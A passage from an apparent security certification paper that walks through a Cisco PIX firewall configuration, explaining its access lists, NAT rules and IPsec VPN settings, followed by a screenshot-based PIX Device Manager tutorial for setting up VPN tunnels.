crypto ipsec transform-set Sales_set esp-3des esp-sha-hmac
crypto dynamic-map Sales_Dynamic 10 set transform-set Sales_set
crypto map Partner1 10 ipsec-isakmp
crypto map Partner1 10 match address 10
crypto map Partner1 10 set peer 101.101.101.1
crypto map Partner1 10 set transform-set Sup_Part_set
crypto map Partner1 interface outside
crypto map Sales_map 20 ipsec-isakmp dynamic Sales_Dynamic
isakmp enable outside
isakmp key ******** address 101.101.101.1 netmask 255.255.255.255
isakmp key ******** address 0.0.0.0 netmask 0.0.0.0
isakmp policy 10 authentication pre-share
isakmp policy 10 encryption 3des
isakmp policy 10 hash sha
isakmp policy 10 group 1
isakmp policy 10 lifetime 86400
isakmp policy 20 authentication pre-share
isakmp policy 20 encryption 3des
isakmp policy 20 hash sha
isakmp policy 20 group 2
isakmp policy 20 lifetime 86400
vpngroup sales address-pool sales-ip
vpngroup sales dns-server 10.10.30.2
vpngroup sales default-domain giac-sayings.com
```

```
vpngroup sales idle-time 1800
vpngroup sales password ********
telnet timeout 5
ssh timeout 5
terminal width 80
Cryptochecksum:2144eef4fed00c088ec43dc2728bc656
: end
GIAC-PIX#
GIAC-PIX#
GIAC-PIX# show version
Cisco PIX Firewall Version 6.2(3)
Cisco PIX Device Manager Version 2.1(1)
Compiled on Thu 17-Jul-03 08:16 by morlee
GIAC-PIX up 16 mins 17 secs
Hardware:   PIX-515E, 32 MB RAM, CPU Pentium II 433 MHz
Flash E28F128J3 @ 0x300, 16MB
BIOS Flash AM29F400B @ 0xfffd8000, 32KB
0: ethernet0: address is 0009.b75f.8d86, irq 10
1: ethernet1: address is 0009.b75f.8d87, irq 11
2: ethernet2: address is 0090.2722.eb8d, irq 11

Licensed Features:

Failover:          Disabled
VPN-DES:           Enabled
VPN-3DES:          Enabled
Maximum Interfaces: 3
Cut-through Proxy:  Enabled
Guards:            Enabled
URL-filtering:     Enabled
Inside Hosts:      Unlimited
Throughput:        Unlimited
IKE peers:         Unlimited

Serial Number: 806262609 (0x300e9751)
Running Activation Key: 0x08d561c5 0x33cc40e5 0xef33b3dc 0x89473fce
Configuration last modified by enable_15 at 01:03:45.334 UTC Wed Nov 5 2003
GIAC-PIX#
GIAC-PIX#
GIAC-PIX#
```

2.2.1 Firewall

The commands that performed the firewall function on the Cisco PIX are discussed below:

```
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 srv-net-1 security50
```

The “nameif” command set the name for each interfaces and assign the corresponding security level for the interface. The security level with a higher number specifies an interface with a higher security. So the outside network was specified with a security level of “0” and the inside network was specified with a security level of “100”. The Service_Network_1 was specified with a security level of 50.

```
fixup protocol http 80
fixup protocol smtp 25
```

fixup protocol ftp 21
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol ils 389
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol sqlnet 1521
fixup protocol sip 5060
fixup protocol skinny 2000
fixup protocol sip udp 5060

The Adaptive Security Algorithm (ASA) is used by the PIX Firewall for stateful application inspection to ensure the secure use of applications and services. The "fixup protocol**"** command is used to change the default port assignments or to enable or disable application inspection

TIP
Disabling or modifying application inspection only affects connections that are initiated after the command is processed. If you want the change to take effect immediately, enter the **clear xlate** command to remove all existing application inspection entries.

access-list 10 permit ip host 10.10.20.6 10.101.101.0 255.255.255.0
access-list 10 permit ip host 10.10.30.3 10.10.10.240 255.255.255.240
access-list 10 permit ip 202.156.70.0 255.255.255.0 101.101.101.0 255.255.255.0

The syntax for the access-list command is below:

access-list *id* {**deny** | **permit**}{*protocol* **|** {*source_addr* | *local_addr*} {*source_mask* | *local_mask*}

Potential Problem
The network mask used for the access-list in the PIX is different from the network mask used for the Cisco routers. The network mask used for the Cisco router is reverse-mask that means that to permit a Class C network of 192.168.16.0/24, the mask used for the Cisco router will be 0.0.0.255. Where PIX uses the mask 255.255.255.0.

The access-list 10 is used to specify the traffic needed to be encrypted to and fro from the Partner1 network.

access-list inbound permit tcp any host 202.156.70.2 eq www
access-list inbound permit udp any host 202.156.70.3 eq domain
access-list inbound permit tcp host 202.156.60.1 host 202.156.70.3 eq domain
access-list inbound permit tcp any host 202.156.70.4 eq smtp
access-list inbound permit tcp any host 202.156.70.2 eq https
access-list inbound permit udp 202.156.50.0 255.255.255.248 host 10.10.30.4 eq 514

The "inbound" access-list specifies the traffic that is permitted into the particular hosts GIAC Enterprise network. Which means, only WWW and HTTPS traffic from the Internet can access the Public Web Server, Zone Transfer using

TCP/53 is only permitted from the ISP DNS server. UDP/53 DNS name queries can only be done to the External DNS Server and only SMTP traffic can reach the Mail Relay Server. SYSLOG using UDP/514 messages can only be sent to the SYSLOG server.

```
access-list 30 permit tcp 10.10.10.240 255.255.255.240 host 10.10.30.3 eq smtp
```

The access-list 30 specifies the IP addresses that will only have access to the Internal Mail Server using SMTP. These are the IP addresses that are assigned to the mobile sales forces and teleworkers who used the VPN client to tunnel to the GIAC Enterprises.

```
access-list outbound permit tcp 10.10.10.0 255.255.255.0 any eq www
access-list outbound permit udp host 10.10.30.2 10.10.20.0 255.255.255.0 eq ntp
access-list outbound permit tcp host 10.10.30.4 host 10.10.20.2 eq www
access-list outbound permit tcp host 10.10.30.4 host 10.10.20.2 eq https
access-list outbound permit udp host 10.10.30.2 202.156.50.0 255.255.255.248 eq ntp
access-list outbound permit tcp host 10.10.30.3 host 10.10.20.5 eq smtp
access-list outbound permit udp host 10.10.30.2 host 10.10.20.4 eq domain
```

The “outbound” access-list specifies the traffic that is permitted out from the PIX_INSIDE interface. The GIAC Enterprises internal employee is able to access the Internet using WWW. The Cisco Security Management Console is permitted to access the Cisco Security Agent installed in the RADIUS server through WWW and HTTPS. NTP updates are permitted to the Service_Network_1 segment and PIX_OUTSIDE segment. The Internal Mail Server and the Internal DNS server are permitted to communicate to their respective servers in the Service_Network_1.

```
access-list dmz-outside permit udp 10.10.20.0 255.255.255.0 host 10.10.30.4 eq 514
access-list dmz-outside permit tcp host 10.10.20.2 host 10.10.30.4 eq www
access-list dmz-outside permit tcp host 10.10.20.2 host 10.10.30.4 eq https
access-list dmz-outside permit tcp host 10.10.20.5 any eq smtp
access-list dmz-outside permit udp host 10.10.20.4 host 202.156.60.1 eq domain
access-list dmz-outside permit tcp host 10.10.20.4 host 202.156.60.1 eq domain
access-list dmz-outside permit tcp host 10.10.20.5 host 10.10.30.3 eq smtp
access-list dmz-outside permit tcp host 10.10.20.4 host 10.10.30.2 eq domain
```

The “dmz_outside” access-list specifies the traffic that is permitted out of the Service_Network_1 segment. SYSLOG messages are permitted to the SYSLOG server in Service_Network_2. The Cisco Security Agent installed in the RADIUS server is able to communicate with the Cisco Security Management Console using WWW and HTTPS. The Mail Relay Server is permitted to send emails to the Internet. DNS name queries and zone transfers are allowed from the External DNS server to the Internal DNS server. The Mail Relay Server is permitted to transfer the emails to the Internal Mail Server.

```
access-group inbound in interface outside
access-group outbound in interface inside
access-group dmz-outside in interface srv-net-1
```

The “access-group” command binds an access-list to an interface. So traffic coming in from that interface will need to be checked through using the specified access-list before they are permitted into that interface. By default, all undefined traffic will be denied.

```
pdm location 10.10.10.2 255.255.255.255 inside
http server enable
http 10.10.10.2 255.255.255.255 inside
```

The above three statements allowed the host 10.10.10.2 that is connected in the GIAC’s INTERNAL_NETWORK to be able to access the PIX firewall using HTTPS.

```
global (outside) 1 202.156.50.1
nat (inside) 0 access-list 30
nat (inside) 1 0.0.0.0 0.0.0.0 0 0
```

The “nat” command associates a network with a pool of global IP addresses. The “nat (inside) 0” command disables NAT defined by the access-list 30. These are the IP addresses for the VPN clients that the mobile sales force and teleworkers used. The “nat(inside) 1” command and the “global” command specify that the rest of the hosts in the INTERNAL_NETWORK will be using Port Address Translation (PAT) that uses the IP address 202.156.50.1 to access the Internet.

```
static (srv-net-1,outside) 202.156.70.3 10.10.20.4 netmask 255.255.255.255 0 0
static (srv-net-1,outside) 202.156.70.4 10.10.20.5 netmask 255.255.255.255 0 0
static (srv-net-1,outside) 202.156.70.2 10.10.20.3 netmask 255.255.255.255 0 0
static (srv-net-1,outside) 202.156.70.5 10.10.20.6 netmask 255.255.255.255 0 0
static (inside,srv-net-1) 10.10.30.2 10.10.30.2 netmask 255.255.255.255 0 0
static (inside,srv-net-1) 10.10.30.4 10.10.30.4 netmask 255.255.255.255 0 0
static (inside,srv-net-1) 10.10.30.3 10.10.30.3 netmask 255.255.255.255 0 0
```

The “static(srv-net-1, outside)” command configures a one-to-one address translation rule by mapping a local IP address to a global IP address. This is needed to permit traffic from the PIX_OUTSIDE interface to be able to access the public servers on the Service_Network_1 segment. Where the “static (inside,srv-net-1)” command allows the hosts in the Service_Network_2 to be able to be accessed from the Service_Network_1 segment.

2.2.2 VPN

```
aaa-server sales-auth protocol radius
aaa-server sales-auth (srv-net-1) host 10.10.20.2 Radius1 timeout 10
```

The “aaa-server” command specifies the AAA-server group “sales-auth”. It defined that the aaa-server group “sales-auth” will be using RADIUS and 10.10.20.2 connected on the (srv-net-1) as the authentication server.

```
crypto ipsec transform-set Sup_Part_set esp-3des esp-sha-hmac
crypto ipsec transform-set Sales_set esp-3des esp-sha-hmac
```

The “crypto ipsec transform-set” command specifies the transforms that define the IPSec security protocol(s) and algorithm(s). These transforms will be used to negotiate the security association for the IPsec tunnel.

```
crypto map Partner1 10 ipsec-isakmp
crypto map Partner1 10 match address 10
crypto map Partner1 10 set peer 101.101.101.1
crypto map Partner1 10 set transform-set Sup_Part_set
crypto map Partner1 interface outside
```

The “crypto map” command indicates that IKE will be used to establish the IPSec security associations. It also specifies the IPsec tunnel peer IP address and the transform-set that is used for this crypto map. The traffic that will be using this crypto-map is also specified using the “match address” keyword.

```
isakmp enable outside
isakmp key ******** address 101.101.101.1 netmask 255.255.255.255
isakmp policy 10 authentication pre-share
isakmp policy 10 encryption 3des
isakmp policy 10 hash sha
isakmp policy 10 group 1
isakmp policy 10 lifetime 86400
isakmp policy 20 authentication pre-share
isakmp policy 20 encryption 3des
isakmp policy 20 hash sha
isakmp policy 20 group 2
isakmp policy 20 lifetime 86400
```

The “isakmp enable” command enables ISAKMP negotiation on the PIX_OUTSIDE interface. The “isakmp key” command specifies the authentication pre-shared key used for this IPsec tunnel peer. The “isakmp policy” configures the specific Internet Key Exchange (IKE) algorithms and parameters, within the IPSec Internet Security Association Key Management Protocol (ISAKMP) framework. The number after the “isakmp policy“ identifies the Internet Key Exchange (IKE) policy and assigns a priority to the policy. The smaller number indicates the higher the priority of the policy.

```
ip local pool sales-ip 10.10.10.241-10.10.10.254
```


The “ip local pool” command creates a pool of local addresses to be used for assigning dynamic IP addresses to the remote mobile sales force VPN clients.

```
vpngroup sales address-pool sales-ip
vpngroup sales dns-server 10.10.30.2
vpngroup sales default-domain giac-sayings.com
vpngroup sales idle-time 1800
vpngroup sales password ********
```


The “vpngroup” defines the address-pool that will be used for the VPN clients. The “vpngroup” command is also used to define the DNS-server IP address and the domain for the VPN clients. The command “vpngroup sales password” is used to set the pre-shared key for the VPN clients.

2.3 Tutorial for VPN


Launch the web browser and key in the URL of https://10.10.40.1 that is the PIX firewall inside interface IP address from the PIX Device Manager station with the IP address 10.10.10.2. A “Security Alert” message will appear. Click “Yes”.




You will be prompted with the username and password of the PIX firewall. Key in the username and password accordingly.



The PIX Device Manager will be launched. Click “Yes” on the “Security Warning” message appeared.




The PIX hardware model and the software version will be shown.




2.3.1 Site-to-Site VPN tunnel for the Partners and Suppliers


Step 1: Click the "Pre-shared key" option on the left-hand tree and "Add" the new peer IP address with the corresponding pre-shared key.




Step 2: Click on the "Policies" option on the left-hand tree and "Add" a new IKE policy with the priority, encryption, DH group, hash, authentication and lifetime set.




Step 3: Click on the "Transform set" option on the left-hand tree. "Add" a new transform set with a name, encryption and authentication.




Step 4: Click on the "Tunnel Policy" on the left-hand tree and "Add" a new policy with the priority as defined in Step 2 and the transform set as defined in Step 3.



